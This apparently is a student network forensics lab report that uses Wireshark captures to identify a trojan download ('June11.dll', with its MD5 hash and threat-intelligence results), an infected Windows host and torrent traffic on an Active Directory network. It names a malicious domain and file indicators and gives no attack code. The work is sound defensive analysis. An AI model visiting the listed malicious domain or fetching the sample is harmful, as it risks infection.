
YouTube, reading the news.



2. Suspicious Activity

For example: Sending malware, phishing. For example: accessing "mysocalledchaos.com"

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	9 53.180818100	172.16.4.205	166.62.111.64	HTTP	405 mysocalledchaos.com	
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Normal Behavior

Summarize the following:

Type of traffic observed:
 Protocol(s) used:TCP
 typical traffic, http traffic

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
Description of any interesting files:



[Malicious Behavior: June11.dll malware download

Wireshark search string: Ip.src == 10.6.12.203 && http.request.method == GET

- Domain name of the users' custom site:
 Wpad.Frank'n'Ted.com (windows proxy auto discovery)
- IP address of the Domain Controller (DC) of the AD network: 10.6.12.12
- Type of traffic observed : GET request was made by IP - 10.6.12.203 for a known malware file called "June11.dll"
- File was exported by us and posted to Virustotal.com
- Specific user activity (browsing, POST GET Etc): No other mentions of file June11.dll were found.
- Description of any interesting files: June11.dll is listed on virus total as a Trojan type malware with a HIGH threat level by 49 security vendors



June 11.dll Threat level: High 10 out of 10

49 security vendors have identified this file as a Trojan type malware

https://maltiverse.com > sample


june11.dll - Malicious Sample - Maltiverse

Jul 13, 2020 — june11.dll. Classification: malicious. Tags. Blacklist sightings. Description, Source, First Seen, Last Seen, Labels. Trojan.

https://app.any.run > tasks

june11.dll (MD5: 2545B15483165D00D1B6D63D9FD0821D)

Jun 11, 2021 — Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.



Vulnerable Windows Machines

Infected machine

Information about the infected Windows machine:


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
IP address: 172.16.4.205

MAC address: (00:59:07:b0:63:a4)

 Username of the Windows user whose computer is infected:
 mattijs.devries

- IPs used in the infected traffic 172.16.4.205 and 172.16.4.4
- The Screenshot of this desktop
 was captured by isolating
 http traffic in PNG format.
 "Ctrl-Shift-O" allows wireshark
 view images.





[Torrent downloading]

Summary - The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.

- IP address 10.0.0.201 Belongs to Elmer Blanco
- MAC address: (00:16:17:18:66:c8)
- Windows username: elmer.blanco
- OS version: Windows NT 10.0
- The DC is associated with the domain dogoftheyear.net

- Specific user activity browsing: GET request of copyrighted Torrent file:
 Betty_Boop_Rythm_on_the_Reservation.avi.torrent
- Description of any interesting files: most of the torrent files are known to contain copyrighted material. ... If they find any trace of illegal torrent file downloads, or any copyrighted torrent file, the torrent users are liable to face legal consequences for their illegal actions over the internet.

